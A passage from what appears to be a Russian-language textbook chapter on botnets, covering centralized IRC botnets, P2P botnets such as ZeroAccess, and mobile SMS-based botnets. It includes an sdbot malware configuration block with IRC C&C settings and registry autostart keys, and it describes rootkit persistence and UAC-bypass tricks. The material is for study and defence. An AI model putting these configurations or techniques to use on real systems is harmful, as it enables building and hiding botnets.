- Activity response: некоторые другие команды, выдаваемые botmaster, связаны с конкретными действиями, такими как scanning, denial of service attacks и email spam. Поэтому каждый бот генерирует большой объём трафика определённого типа в течение одного и того же временного интервала. Рисунок 1.3b показывает пример activity responses трёх ботов внутри организационной сети в ответ на разные команды, отправленные botmaster.




Рисунок 1.3. Пространственно-временная корреляция и сходство. Рисунок заимствован из [14].

### 1.3 Централизованные ботнеты

Большинство ботнетов (например, sdbot, agobot, GTbot), появившихся в начале эпохи ботнетов, приняли централизованную архитектуру. В этой архитектуре botmaster поддерживает центральный сервер, который взаимодействует с ботами. Боты ожидают команд от центрального сервера. Кроме того, новые скомпрометированные хосты (боты) подключаются к серверу и сообщают свою информацию. Сервер отслеживает состояние ботов и отправляет команды для выполнения. Эта базовая структура показана на рисунке 1.4.

В централизованных ботнетах C&C channel может быть реализован с использованием разных протоколов, таких как IRC (Internet Relay Chat), HTTP (Hyper Text Transfer Protocol) и Email. Недавно в [30] была предложена продвинутая техника на основе Session Description Protocol (SDP) для реализации C&C channel ботнета. Эта техника использует SDP для построения covert communication channel, что даёт скрытный и эффективный метод управления ботнетом. Растущий интерес к SDP как части session initiation protocol (SIP) в VoIP networks требует от исследовательского сообщества разработки эффективных механизмов обнаружения и смягчения, как описано в [31].




Рисунок 1.4. Централизованный ботнет.

### 1.3.1 Практический пример: IRC-based botnets

IRC-based botnets представляют один из самых популярных типов централизованных ботнетов, появившихся на ранних стадиях угрозы ботнетов. Существует несколько семейств IRC-based botnets, таких как SDbot и Agobot. Публикация кода бота в открытом доступе позволила новым вариантам каждого семейства появляться за короткий период времени. Эти ботнеты имеют сходные характеристики и использовались для разных типов атак. IRC-based botnets используют коммуникационные возможности протокола IRC, который допускает point-to-point и point-to-multi-point communications. Протокол масштабируем в том смысле, что позволяет большому числу хостов передавать данные. Доступность, гибкость и модульность протокола IRC позволяют пользователям вносить изменения и использовать его в своих приложениях. Поэтому разработчики ботнетов склонны использовать протокол IRC, чтобы сократить время разработки ботнета и при этом получить эффективный коммуникационный протокол. Как показано на рисунке 1.5, жизненный цикл IRC-based botnet следует пяти шагам [1]:

1. Scanning for vulnerable hosts: обычно код бота спроектирован так, чтобы автоматически искать уязвимые хосты. Это делает его похожим на Internet worms, а значит, в процессе формирования ботнета можно применять стратегии worm scanning.
2. Installing the bot code: скомпрометированная машина скачивает binary image кода бота у старого участника ботнета (машины, которая присоединилась к ботнету раньше) или с malware server. Malware server - это выделенная машина, заранее настроенная botmaster для этой цели. После этого скачанный binary code (bot) устанавливается на машину. Каждый раз при перезагрузке машины бот запускается автоматически. С появлением новых сложных методов техник распространения malware уже не обязательно строго следовать шагам 1 и 2, чтобы найти и заразить уязвимые машины. Есть несколько методов, которые приводят к заражению хоста bot malware. Например, Gaobot и его варианты заражают хосты через Instant Messengers, file sharing и разные программные уязвимости. Кроме того, некоторые методы убеждают жертв

щёлкнуть по ссылке или файлу, что приводит к выполнению вредоносного кода (например, щелчок по вложению email).

3. Resolving the DNS name of the IRC server: современные разработчики ботнетов полагаются на domain names вместо IP addresses. Поэтому бот обращается к DNS servers, чтобы разрешить domain name и получить IP address IRC server. Domain names жёстко закодированы в binary бота.
4. Joining the IRC server: после того как бот разрешает IP address IRC server, он устанавливает session и присоединяется к C&C channel сервера. Этот канал также определён в binary code бота. Этот процесс требует трёх типов authentication: (i) бот должен authenticate itself перед C&C server, используя пароль или encryption key, уже включённый в binary бота. Этот метод предотвращает infiltration ботнета другими системами или ботами. (ii) Бот должен authenticate itself перед chat channel IRC server. Это предотвращает присоединение к каналу других пользователей или ботов. Пользователи и исследователи безопасности пытаются присоединяться к C&C channels, чтобы находить активных участников и выдаваемые команды. (iii) Botmaster должен authenticate itself перед популяцией ботов, используя пароль или encryption key, сохранённый в binary бота, чтобы предотвратить управление ботнетом другими botmaster'ами или исследователями.
5. Receiving commands from the botmaster: боты получают команды в IRC channel (channel's topic). Channel's topic задаёт команды, которые должны быть выполнены ботами.

С точки зрения срока существования ботнета, описанного в разделе 1.2, шаги 1 и 2 представляют recruitment stage, шаги 3 и 4 представляют C&C establishment stage, а шаг 5 представляет activity stage. Чтобы проиллюстрировать работу IRC-based botnets, рассмотрим конфигурацию бота sdbotv5b, показанную ниже. Боты настраиваются так, чтобы соответствовать настройкам IRC server, заранее спроектированного как C&C server. Это включает пароли, используемые для authentication, имя сервера, номер порта, имя chat channel и другие параметры, указанные в приведённой ниже конфигурации бота.




Рисунок 1.5. Жизненный цикл IRC-based botnet. Рисунок заимствован из [1].

```
// bot configuration
const char botid[] = "bot1"; // bot id
const char password[] = "password"; // bot password
```

```

const int maxlogins = 4; // maximum number of simultaneous logins
const char server[] = "ircserver"; // server
const int port = 7777; // server port
const char serverpass[] = ""; // server password
const char channel[] = "#nes554"; // channel that the bot should
join
const char chanpass[] = ""; // channel password
const char server2[] = ""; // backup server (optional)
const int port2 = 6667; // backup server port
const char channel2[] = ""; // backup channel (optional)
const char chanpass2[] = ""; // backup channel password (optional)
const BOOL topiccmd = FALSE; // set to TRUE to enable topic commands
const BOOL rndfilename = FALSE; // use random file name
const char filename[] = "nes554Sdbot.exe"; // destination file name
const BOOL regrun = TRUE; // use the Run registry key for autostart
const BOOL regrunservices = TRUE; // use the RunServices
registry key for autostart
const char valuenamename[] = "Configuration Loader" ; // value name
for autostart
const char prefix= '.'; // command prefix (one character max.)
const char version[] = "sdbot v0.5b by [sd]"; // bot's VERSION reply
const int cryptkey = 0; // encryption key (not used right now)
const int maxaliases = 16; // maximum number of aliases.

```

После того как бот присоединяется к C&C channel, он становится готов получить и выполнять команды. Например, botmaster может инструктировать бота выполнить SYN flood attack против определённой цели или скачать определённый malicious file из Интернета. Для лучшего управления botmaster'ы обычно принимают иерархическую структуру, а не базовую централизованную структуру. В иерархической topology botmaster контролирует набор машин, называемых bot controllers. Каждый из bot controllers управляет набором ботов. Использование нескольких botnet controllers делает C&C channel более устойчивым. Централизованные ботнеты (как базовые, так и иерархические) проще создавать и администрировать. Более того, они реагируют на команды быстрее, чем P2P-структура. Однако botmaster'ы теряют контроль над C&C channel, как только он отключается методами обнаружения и изоляции. Кроме того, если C&C server захвачен, структура и поведение ботнета раскрываются. Поэтому применяются некоторые техники активного мониторинга для обнаружения вредоносного трафика и активности публичных IRC servers [1,21,32].

## 1.4 P2P-ботнеты

У конструкции централизованных ботнетов есть серьёзный недостаток: наличие single point of failure. Поэтому некоторые атакующие использовали P2P technology для C&C, где каждый бот взаимодействует с подмножеством других ботов в сети [33-35]. Совершенствование P2P technology и широкое распространение P2P file sharing привлекли botmaster'ов к применению этой технологии при построении нового поколения ботнетов с унаследованными свойствами robustness, scalability и resilience. В таблице 1.1 перечислены некоторые из наиболее популярных P2P-ботнетов, появившихся in the wild и остававшихся активными длительное время.

P2P-ботнеты сложнее по сравнению с традиционными централизованными ботнетами. В этой архитектуре боты размещаются на скомпрометированных машинах внутри сети ботнета и взаимодействуют друг с другом, а не через C&C server. Поэтому боты в сети отправляют команды друг другу. Каждый бот хранит список своих соседей. Получив команду от одного из соседей, бот отправляет эту команду другим соседям в списке. Такой сценарий приводит к появлению сети, называемой zombie network. Как только botmaster получает доступ к одному хосту в zombie network, botmaster получает полный контроль над сетью ботнета. Каждый хост в P2P network действует и как client, и как server, поскольку в этой архитектуре нет централизованной точки.

P2P-коммуникация предоставляет атакующим более широкие возможности, чем централизованная C&C-архитектура. В P2P-ботнетах, если защитники способны обнаружить подмножество ботов и изолировать их, коммуникация между оставшимися ботами не нарушается. С точки зрения botmaster, создавать P2P-ботнеты и управлять ими сложнее. Более того, распространение C&C messages до всех участников ботнета занимает больше времени. Поэтому botmaster'ы предпочитают использовать простые конструкции при разработке P2P C&C channels. Например, Phatbot хранит список ботов на Gnutella cache servers. Это делает возможным обнаружение ботнетов путём опроса cache servers. С другой стороны, Sinit использует random probing для поиска участников-ботов. В P2P-ботнетах, если IP address бота изменяется (dynamic IP addresses), бот покидает сеть ботнета [32].

Обычно P2P C&C channel реализуется с использованием существующих P2P file sharing applications, таких как Gnutella, Kazaa и eMule, либо может быть реализован с использованием proprietary protocols. Базовая структура P2P botnet показана на рисунке 1.6.

Таблица 1.1. Популярные P2P-ботнеты

| Botnet          | Year           | C&C                                                  | Main activity                                                                     |
|-----------------|----------------|------------------------------------------------------|-----------------------------------------------------------------------------------|
| Nagache         | January 2006   | Based on custom protocol                             | Theft of financial credentials via keystroke logging                              |
| Storm [37]      | January 2007   | Based on Overnet, a Kademlia implementation          | Email spam and DDoS attacks via keystroke logging                                 |
| Salinity [38]   | January 2008   | Unstructured P2P network                             | Stealthy scanning targeting critical Voice communications infrastructure          |
| Waledac [39]    | December 2008  | HTTP communication and a fast-flux based DNS network | Email spam                                                                        |
| ZeroAccess v1   | July 2009      | Unstructured P2P architecture                        | Bitcoin mining and click fraud                                                    |
| ZeroAccess v2   | February 2012  | Unstructured P2P architecture                        | Bitcoin mining and click fraud                                                    |
| Kelihos v1 [40] | December 2010  | Unstructured P2P botnet                              | Email spam and ID theft                                                           |
| Miner [41]      | August 2011    | Unstructured P2P botnet                              | Bitcoin mining                                                                    |
| Zeus [42]       | September 2011 | Unstructured P2P botnet                              | Steal credentials (particularly for financial institutions) from infected systems |

P2P-ботнеты можно представить как граф, где боты являются вершинами, а связи между ботами - рёбрами. Например, в Zeus каждый бот в графе имеет peer-list [36]. Каждый бот знает подмножество ботов и поддерживает соединения с ними. Peer-list request выдаётся ботом, когда он начинает терять соединения из своего исходного списка. Бот, получивший peer-list request, делится своим peer-list с ботом, запрашивающим эту информацию, позволяя этому боту расширить собственный peer-list. Однако в большинстве P2P-ботнетов архитектура не является полностью P2P, поскольку включает центральный сервер для bootstrapping и получения начальных peer-lists, как в Zeus [36]. В следующем подразделе мы представляем ботнет ZeroAccess как практический пример P2P-ботнетов.






Рисунок 1.6. Базовая архитектура P2P-ботнетов.

#### 1.4.1 Практический пример: ZeroAccess P2P Botnet

ZeroAccess (ZA) - популярный и сложный P2P-ботнет. Две версии ZA malware появились в сентябре 2011 года (ZAv1) и апреле 2012 года (ZAv2). На тот момент две версии заразили миллионы машин [43]. ZA botnet malware считается примечательным ботнетом из-за множества особенностей его проектирования и работы. Сюда входят способность заражать как Windows 32-bit, так и 64-bit machines, способность скрывать себя и оставаться в заражённой системе, структура P2P C&C channel, где узлы помечаются как "supernodes" или как "regular nodes", а также использование encryption и obfuscation для сокрытия шаблонов коммуникации. ZA malware rootkit со временем развивался: последовательно вводились новые функциональные возможности и свойства. Далее мы обсуждаем основные шаги жизненного цикла ZA, уделяя внимание техникам, которые использовались для infection, installation и C&C ZA malware.

1. Malware distribution: для распространения ZA malware trojan использовались два стандартных механизма. Первый механизм - Exploit Packs, представляющие собой набор JavaScripts, которые используют известные уязвимости в приложениях, таких как flash players, web browsers и PDF readers. Заражение происходит путём компрометации нескольких легитимных websites с использованием таких методов атаки, как SQL injection attack и stolen FTP credentials. Поэтому атакующие вставляют вредоносный JavaScript code в страницы этих websites, чтобы перенаправлять посетителей websites на mothership servers, размещающие исходный Exploit Pack. Атакующие обманом заставляют пользователей посещать эти websites с помощью

разных техник, таких как email spam campaigns. Email spam campaigns содержат ссылки на эти websites с некоторым привлекательным содержанием, повышающим вероятность щелчка по ссылкам. Атакующие также используют методы search engine manipulation, чтобы скомпрометированные websites появлялись наверху страницы результатов поисковой системы. Второй механизм, использовавшийся для распространения ZA malware trojan, основан на social engineering. Эта техника стремится привлечь пользователей к скачиванию и запуску malicious executable. Например, конечных пользователей обычно привлекают к скачиванию популярных games, pirated version of a game или любого другого привлекательного фрагмента software, доступного на websites под контролем атакующего.

2. Malware installation: ZA использовал ZwQuery Information Process API, чтобы определить, является ли operating system 32-bit или 64-bit, и на основе этого выбирал подходящий механизм installation. Одно из требований installation ZA trojan - получение escalated privilege. Чтобы получить его, malware должен преодолеть механизм user account control (UAC), развёрнутый в Windows operating system для предотвращения незаконного доступа. Это достигается включением legitimate payload (например, adobe flash player) помимо вредоносного payload как части software, которое должно быть установлено. Этот метод обманывает пользователя, заставляя предоставить требуемую access privilege через принятие warning messages для установки legitimate software. Например, система может вывести warning message для принятия установки некоторого legitimate software. Щёлкнув OK, пользователь косвенно предоставляет ZA trojan требуемую privilege, позволяющую ему установиться.
3. Staying on the system: ZA rootkit применял несколько техник, чтобы оставаться в заражённой системе и скрываться без обнаружения. Это включает технику kernel manipulation. ZA rootkit создаёт вредоносную копию kernel mode driver и перезаписывает исходный driver, загружая собственный code в kernel space. Из-за этого трудно отличить ZA от legitimate driver. Другая техника состоит в хранении malicious files в hidden volume в file system. Volume создаётся специально для этой цели, чтобы избежать обнаружения. Более поздние версии ZA приняли технику хранения своих malicious encrypted files в выглядящем легитимно Windows directory и ограничения доступа к этому directory. Различия между 32-bit и 64-bit versions постепенно устранялись в последующих версиях ZA malware за счёт ухода от зависимости от kernel components. В самых недавних версиях ZA malware внедряет себя в распространённые Windows services, такие как explore.exe и services.exe. Кроме того, ZA отключает security services в Windows, такие как Windows firewall, Windows security center и Windows defender.
4. Command and control: после installation ZA malware подключается обратно к central server с IP address, жёстко закодированным в binary бота. Через это соединение бот предоставляет серверу информацию о заражённой машине и её configuration. Также он authenticates itself перед сервером, предоставляя ему (например, серверу) случайно сгенерированное domain name. Это domain name соответствует несуществующему серверу, который меняется день ото дня, поскольку domain generating algorithm использует текущую дату как seed value для domain generation. Оно служит цели authentication бота, позволяя убедиться, что предоставленное domain name принадлежит набору domains. Сгенерированные domains заранее включены в binary бота. Если предоставленное domain name недействительно, сервер разрывает соединение. Поэтому сервер может убедиться, что к нему подключаются только ZA bots, что предотвращает попытки botnet infiltration. Каждый экземпляр ZA malware поставляется с начальным списком из 256 IP addresses, представляющих заражённые машины. Эти IP упорядочены на основе их last seen time. Этот начальный contact list используется ботом для присоединения к ZA P2P network путём инициирования соединений к определённым port numbers. Боты, имеющие public IP addresses, помечаются как super nodes, тогда как боты, находящиеся за NAT box, помечаются как regular nodes. Чтобы узел был частью P2P network, он должен быть reachable from the outside.

5. Attack activity: на протяжении своего срока существования ZA был источником разных malicious activities, включая spam, click fraud и bitcoin mining. Bitcoin mining представляет новый тип активности ботнета, связанный с развитием digital currency. Идея состоит в использовании коллективной computational power машин-ботов для генерации bitcoins в интересах botmaster.

## 1.5 Мобильные ботнеты

Современные мобильные устройства привлекли внимание атакующих, потому что предоставляют достаточно ресурсов для запуска крупномасштабных атак. В настоящее время мобильные устройства являются мощными платформами, оснащёнными высокой computation power, большим storage, Internet connectivity и широким диапазоном applications. Кроме того, технология улучшает battery life time мобильных устройств, что позволяет им выдерживать высокие вычислительные и сетевые нагрузки.

В последние годы смартфоны становятся очень популярными. В то же время развилось новое поколение malware, нацеленного на эти устройства, и оно становится серьёзной угрозой для этой технологии. В большинстве случаев эта malware нацелена на построение smartphone botnets. Smartphone botnet - это группа скомпрометированных smartphones, удалённо контролируемых botmaster'ами через C&C channels [44]. Эти ботнеты предоставляют атакующим возможности выполнять множество злонамеренных действий, грубо нарушающих privacy пользователей. Это включает, среди прочего, установку новых applications, запрос URL с телефона, отправку spam, получение financial gains путём отправки premium SMSs, совершение phone calls, слежку за пользователями, а также отображение ads и notifications. Основные факторы, делающие smartphones (например, iPhone и Android-based phones) привлекательной целью для атакующих, включают:

- High adoption rate of smartphones. С появлением mobile Internet access и распространением mobile applications смартфоны пережили значительный технологический прогресс. Цены на smartphones значительно снизились, тогда как sales в последние годы резко выросли [45]. Ожидается, что sales будут расти в ближайшие годы, особенно на emerging markets. Это предоставляет хакерам плодотворную среду для построения mobile botnets.
- Computational power of smartphones. Современные smartphones обладают computational power и communication capabilities (с точки зрения memory, CPU и transmission rate), которые превосходят некоторые поколения PC. Это делает их очень привлекательной целью для выполнения разных типов злонамеренных действий, таких как отправка spam и выполнение DDos attacks.
- Sensitive information available on smartphones. Private information, которую пользователи сохраняют на своих smartphones, делает их ценной целью для атакующих. Smartphone можно рассматривать как personal wallet, содержащий highly sensitive information, включая banking accounts, credit card numbers, personal pictures, phone calls, private messages, GPS location и доступ к phone camera.
- Smartphones can be easily infected by malware. Пользователи smartphones склонны принимать downloads из untrusted sources. Атакующие обычно внедряют malicious codes в mobile applications перед загрузкой их на Android market.
- Lack of security protection for smartphones. Рынок безопасности для smartphones всё ещё незрелый, с ограниченным числом antimalware или antivirus products, предназначенных для устранения vulnerabilities в smartphone и для malware detection. Это означает, что malware, нацеленная на smartphones, в большинстве случаев может оставаться необнаруженной.
- Internet connectivity. Smartphones обычно подключены к Интернету большую часть времени либо через WiFi networks, либо через data services. Пользователи склонны держать свои smartphones

включёнными с активированным WiFi или data connection, чтобы оставаться на связи и иметь доступ к любимым social networking applications.

- C&C implementation. Mobile botnets в целом и smartphone botnets в частности предлагают новые подходы к C&C implementation, недоступные для PC-based botnets. Вместо опоры на традиционные application layer protocols (например, HTTP, IRC и file sharing applications) для C&C implementation, для реализации C&C можно использовать другие техники, специфичные для технологии mobile phone. Это включает short messaging services (SMS), push notification services, доступные в mobile applications, short URL services и Bluetooth.

Важно упомянуть, что существуют некоторые ограничения, относящиеся к построению mobile botnet. Эти ограничения включают: (i) Smartphones ограничены battery, что требует от botmaster'ов учитывать bot devices, у которых заканчивается power. Это влияет на работу mobile botnet, особенно когда mobile botnets участвуют в действиях, требующих высоких processing и communication capabilities. Если battery power устройства падает быстрее обычного поведения, пользователь может заподозрить, что с его/её телефоном что-то не так. (ii) Кроме того, mobile botnets обычно связаны с увеличенным потреблением data usage или SMS messages, что ведёт к дополнительным billing cost. (iii) Smartphones назначаются private IP addresses, а не public IP addresses, что ограничивает создание C&C channel по сравнению с PC-based botnets.

Жизненный цикл мобильных ботнетов очень похож на жизненный цикл традиционных PC-based ботнетов с точки зрения основных этапов, описанных в разделе 1.2. Также архитектура мобильного ботнета может быть централизованной или распределенной (P2P) аналогично традиционным ботнетам. Однако есть существенные различия в реализации C&C-канала, векторах заражения и подходах. Это связано с дополнительными функциями, доступными в смартфонах, такими как Bluetooth, SMS, GPS sensor и notification services. Некоторые мобильные ботнеты, появившиеся в ранний период, использовали обычный HTTP-based C&C-канал для коммуникации. Например, ботнет SymbOS.Yxes появился в 2009 году и был нацелен на Symbian platform [46], Ikee. В mobile botnet был нацелен на jailbroken iPhones в 2010 году [47], а GEINIMI mobile botnet считается первым Android botnet [48]. Впоследствии для реализации C&C-канала связи стали использоваться другие техники, специфичные для мобильных телефонов. Zeus, например, является SMS-based ботнетом, нацеленным на Blackberry, Windows и Symbian mobile platforms [49]. Кроме того, public blogs использовались для реализации C&C-канала Android botnet, называемого AnserverBot, в 2011 году [50]. Advanced C&C architectures для мобильных ботнетов были предложены в [51]. Эти архитектуры используют Tor's Hidden services и DNS protocol, чтобы скрывать identity атакующих и повышать устойчивость ботнета.

### 1.5.1 Примеры мобильных ботнетов

В этом подразделе мы даём описание SMS-based mobile botnets и cloud-based push-styled mobile botnets. Эти два типа ботнетов представляют типичные примеры mobile botnets, использующих C&C mechanisms.

### 1.5.1.1 SMS-based mobile botnets

Проектирование и реализация SMS-based smartphone botnet были представлены в [52]. В этом типе ботнетов команды доставляются на заражённые smartphones (боты) через SMS незаметно для пользователей телефонов. Каждая команда кодируется в text message фиксированного размера. Боты читают эти messages, декодируют их и выполняют команды согласно database, известной боту на этапе installation. Использование SMS messages для C&C control обеспечивает большую устойчивость и считается более подходящим для smartphone botnets по нескольким причинам: (1) оно не требует Internet connectivity. Даже если телефон переходит offline или оказывается вне coverage area, команды буферизуются в service center и доставляются, когда телефон становится reachable. (2) SMS - очень популярный service и входит в число наиболее используемых data applications в мире. (3) Обычно smartphones имеют private IP addresses, потому что они подключаются к access points или cell towers. Поэтому использование SMS для C&C предоставляет подходящий механизм доставки команд bot machines, даже если они недоступны по своим private IP addresses. (4) Пользователю трудно отличить SMS messages, связанные с botnet activity, от spam SMS messages.

